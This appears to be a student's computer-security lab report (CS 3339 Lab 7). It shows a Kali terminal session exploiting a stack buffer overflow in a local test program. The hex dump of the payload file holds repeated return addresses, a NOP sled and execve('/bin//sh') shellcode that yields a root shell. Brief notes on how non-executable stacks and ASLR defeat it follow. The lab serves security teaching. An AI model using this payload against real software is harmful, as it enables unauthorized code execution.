
CS 3339 Lab 7



```
root@kali:~/Documents# ./createBadfile
Completed writing
root@kali:~/Documents# ./BOF
Buffer overflow vulnerability starting up...
# quit
/bin//sh: 1: quit: not found
# exit
root@kali:~/Documents# xxd badfile
00000000: 30d2 ffff 30d2 ffff 30d2 ffff 30d2 ffff  0...0...0...0...
00000010: 30d2 ffff 30d2 ffff 30d2 ffff 30d2 ffff  0...0...0...0...
00000020: 30d2 ffff 30d2 ffff 30d2 ffff 30d2 ffff  0...0...0...0...
00000030: 30d2 ffff 30d2 ffff 30d2 ffff 30d2 ffff  0...0...0...0...
00000040: 30d2 ffff 30d2 ffff 30d2 ffff 30d2 ffff  0...0...0...0...
00000050: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000060: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000070: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000080: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000090: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000a0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000b0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000c0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000d0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000e0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000f0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000100: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000110: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000120: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000130: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000140: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000150: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000160: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000170: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000180: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000190: 31c0 5068 2f2f 7368 682f 6269 6e89 e350  1.Ph//shh/bin..P
000001a0: 5389 e199 b00b cd80 9090 9090 9090 9090  S...............
000001b0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000001c0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000001d0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000001e0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000001f0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
root@kali:~/Documents# ./BOF
Buffer overflow vulnerability starting up...
# echo shell
shell
# 
```

Compiling without `-z execstack` results in a segmentation fault when executing the vulnerable program.

Enabling ASLR also causes BOF to segfault.

The address of buffer[] changes on different executions of BOF.